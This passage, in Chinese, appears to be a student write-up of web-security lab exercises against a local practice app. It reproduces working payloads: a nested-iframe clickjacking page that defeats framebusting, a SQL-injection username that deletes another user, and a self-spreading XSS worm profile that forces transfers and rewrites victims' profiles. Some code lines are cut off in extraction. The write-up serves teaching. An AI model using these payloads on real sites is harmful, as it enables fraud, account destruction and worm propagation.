我们构造了 bp.html 和 bp2.html，在 bp2.html 中嵌入*/super_secure_transfer*，在 bp.html 中嵌入 bp2.html，其和嵌入相关的代码如下

```
<body>
    <label for="token">请输入以下token验证身份: </label>
    <input type="text" , id="token">
    <button type="button" onclick="transfer()">
        验证
    </button>
    <br />
    <iframe src="bp2.html" scrolling="no" class="iframe" frameborder="0"></iframe>
</body>
```

bp.html

```
    <style type="text/css">
        .wrapper {
            height: 20px;          设置iframe样式
            width: 300px;
            margin: 10px 30px;
            overflow: hidden;
            position: relative;
        }
        .iframe {
            height: 1024px;
            width: 768px;
            position: absolute;
            top: -575px;
            left: -20px;
        }
    </style>
</head>
<body>
    <div class="wrapper">
        <iframe class="iframe" src="http://127.0.0.1:3000/super_secure_transfer" scrolling="no">

        </iframe>
    </div>
```

bp2.html

这里我们用 bp.html 嵌套 bp2.html，再用 bp2.html 嵌套 */super_secure_transfer* 的原因在于目标网站采用了 ***framebusting***，如果我们直接嵌套*/super_secure_transfer* 将会使得当前页面跳转。


```
<script>
        // Framebusting.
        if(top.location != self.location){
                parent.location = self.location;
        }

</script>
```

framebusting

需要注意的是，为了让用户无法察觉到被嵌入 iframe，我们需要为 iframe 设置合适的样式，对应于 bp2.html 的***<style>...</style>***部分


4.5.4 实验步骤

1) 打开 bp.html



打开 bp.html

2) 用户手动输入 token




输入 token

3) 跳转到 www.baidu.com

跳转到百度

4) 访问***/view_users***，发现成功转账



成功转账

4.6 实验五

4.6.1 实验要求

- 使用恶意构造的用户名创建一个用户
- 在 close 页面上确认删除该用户，新建的用户和 user3 账户都会被删除

4.6.2 漏洞分析


找到后台删除用户的源代码，可以发现其操作如下

- 获取当前登录的用户名
- 根据用户名删除该用户

```ruby
  def post_delete_user
    if not logged_in?
      render "main/must_login"
      return
    end
                  根据用户名删除
    @username = @logged_in_user.username
    User.destroy_all("username = '#{@username}'")

    reset_session
    @logged_in_user = nil
    render "user/delete_user_success"
  end
end

```


删除用户源码

我们创建一个新的用户 ***test***



创建 test 用户

close 该账户



close 账户

可以看到后台执行的 sql 语句如下

```
Started GET "/assets/silver_bars.jpg" for 127.0.0.1 at 2021-05-25 16:20:01 +0800
Started POST "/close" for 127.0.0.1 at 2021-05-25 16:20:04 +0800
Processing by UserController#post_delete_user as HTML
  User Load (0.1ms)  SELECT  "users".* FROM "users" WHERE "users"."id" = ? LIMIT ?  [["id", 5], ["L
DEPRECATION WARNING: Passing conditions to destroy_all is deprecated and will be removed in Rails 5
nditions).destroy_all. (called from post_delete_user at /home/qiufeng/courses/network-security/web-
_controller.rb:127)
  User Load (0.1ms)  SELECT "users".* FROM "users" WHERE (username = 'test')
   (0.0ms)  begin transaction
  SQL (0.1ms)  DELETE FROM "users" WHERE "users"."id" = ?  [["id", 5]]
   (4.9ms)  commit transaction
  Rendering user/delete_user_success.html.erb within layouts/application
  Rendered user/delete_user_success.html.erb within layouts/application (0.3ms)
Completed 200 OK in 13ms (Views: 5.2ms | ActiveRecord: 5.2ms)
```

sql 代码


如果我们构造用户名为 ***user3' or username like 'user3%***，那么第一个单引号将使得查询语句的左部分闭合，即获取到用户 ***user3***，右边则使用了模糊查询，匹配所有以 ***user3*** 开头的用户，即当前恶意的用户。在执行删除操作时，***user3*** 和恶意用户会同时被删除

4.6.3 攻击原理

攻击者注册新用户 ***user3' or username like 'user3%***，利用 sql 注入漏洞同时删除 ***user3*** 和自身


4.6.4 实验步骤

1) 注册恶意用户 ***user3' or username like 'user3%***



注册恶意用户

2) 删除恶意用户




删除恶意用户

3) 查看后台 sql 语句，发现同时匹配 ***user3*** 和恶意用户

```
Processing by UserController#post_delete_user as HTML
  User Load (0.1ms)  SELECT  "users".* FROM "users" WHERE "users"."id" = ? LIMIT ?  [["id", 6], ["LIMIT", 1]]
DEPRECATION WARNING: Passing conditions to destroy_all is deprecated and will be removed in Rails 5.1. To achieve the same use whe
nditions).destroy_all. (called from post_delete_user at /home/qiufeng/courses/network-security/web-security/bitbar/app/controllers
_controller.rb:127)
  User Load (0.2ms)  SELECT "users".* FROM "users" WHERE (username = 'user3' or username like 'user3%')
   (0.1ms)  begin transaction
  SQL (0.2ms)  DELETE FROM "users" WHERE "users"."id" = ?  [["id", 3]] 匹配user3
   (20.8ms)  commit transaction
   (0.1ms)  begin transaction
  SQL (0.1ms)  DELETE FROM "users" WHERE "users"."id" = ?  [["id", 6]]    匹配恶意用户
   (3.7ms)  commit transaction
  Rendering user/delete_user_success.html.erb within layouts/application
  Rendered user/delete_user_success.html.erb within layouts/application (0.4ms)
Completed 200 OK in 33ms (Views: 4.6ms | ActiveRecord: 25.2ms)
```

后台 sql 语句

4) 访问***/view_users***，发现 ***user3*** 被删除



user3 被删除

4.7 实验六


4.7.1 实验要求

1) 构造 profile，当其他用户阅读这个 profile 时，1 个 bitbar 将会从当前庄户转到 attacker 账户，并且将当前用户的 profile 修改成该 profile

4.7.2 漏洞分析

根据实验三我们知道要进行转账只需要向地址***/post_transfer*** 发送 ***POST*** 请求。

我们对正常修改 profile 的过程进行抓包，可以发现修改 profile 只需要向 ***/set_profile*** 发送 ***POST*** 请求，且表单字段为 ***new_profile***




修改 profile

表单字段

那么我们只需要当其他用户阅读该 profile 时，自动向这两个地址发送请求即可以达到目的


4.7.3 攻击原理

联想到实验一，我们首先尝试 XSS 注入攻击。输入如下 profile



XSS 注入

获取 attacker 的 profile，发现并没有弹框，说明 XSS 攻击失效了



XSS 失效

查看后端源码，可以发现其使用了 ***sanitize_profile*** 对输入数据进行了过滤。继续往下看，可以看到如下代码，其本意为获取 id 为 ***bitbar_count*** 的字段，并使用 ***eval*** 根据其 class 属性值计算当前用户的 bitbar

```
<span id="bitbar_count" class="<%= @user.bitbars %>" />
<script type="text/javascript">
  var total = eval(document.getElementById('bitbar_count').className);
  function showBitbars(bitbars) {
    document.getElementById("bitbar_display").innerHTML = bitbars + " bitbars";
    if (bitbars < total) {
      setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
    }
  }
  if (total > 0) showBitbars(0);  // count up to total
</script>
```

bitbar 代码

根据这里的回答，我们可以了解到如果多个 DOM 元素存在相同的 id，那么使用 ***document.getElementById*** 将只能获取第一个 id 指向的元素。**由于 profile 先于 bitbar 被定义**，如果我们在 profile 的某个 DOM 元素中设置其 id 同样为 ***bitbar_count***，并且其 class 属性的值为恶意的代码，那么 ***eval*** 命令将会执行我们构造的恶意代码。

构造 profile 的内容如下，在该 profile 中定义了 id 为 ***bitbar_count*** 的 span 元素，根据之前的分析，其 class 的属性值会被当成 js 语句执行，即 id 为 worm 的 span 元素的 ***inner HTML*** 的内容会被当成 js 语句执行。该语句向 ***/post_transfer*** 发送了转账请求，向 ***/set_profile*** 发送了修改 profile 请求

```
<span id="attacker_profile">
    <!-- 漏洞的关键在于下面的 bitbar_count id -->
    <span id="bitbar_count" class="eval(document.getElementById('worm').innerHTML.replace('amp;', ''))"></span>
    <span id="worm">
        function send_xhr_post_request(request_url, post_data) {
            const xhr = new XMLHttpRequest();
            xhr.open("POST", request_url, true);
            xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            xhr.withCredentials = true;
            xhr.send(post_data);

            console.log(`url: ${request_url}\ndata: ${post_data}`);
        }

        document.getElementById("worm").style.display = "none";

        send_xhr_post_request("http://127.0.0.1:3000/post_transfer", "destination_username=attacker&quantity=1");
        send_xhr_post_request("http://127.0.0.1:3000/set_profile", `new_profile=${encodeURIComponent(document.getElementById("at
    </span>
</span>
```

相同的bitbar_count

将id为worm的span元素的innerHTML当作js命令执行

发送转账请求


发送更新profile请求

恶意 profile

注意，这里我们在执行 *innerHTML* 之前将 amp;转换为空字符，这是因为 *sanitize_profile* 函数会将表单中的&符号转义为&


4.7.4 实验步骤

1) 登录 attacker 并提交恶意的 profile




提交恶意的 profile

2) 登录 user1 并访问 attacker 的 profile




访问 attacker 的 profile

3) 验证 user1 向 attacker 转账 1bitbar




转账 1bitbar

4) 验证 user1 的 profile 被篡改




profile 被篡改

5) 登录 user2 并访问 user1 的 profile



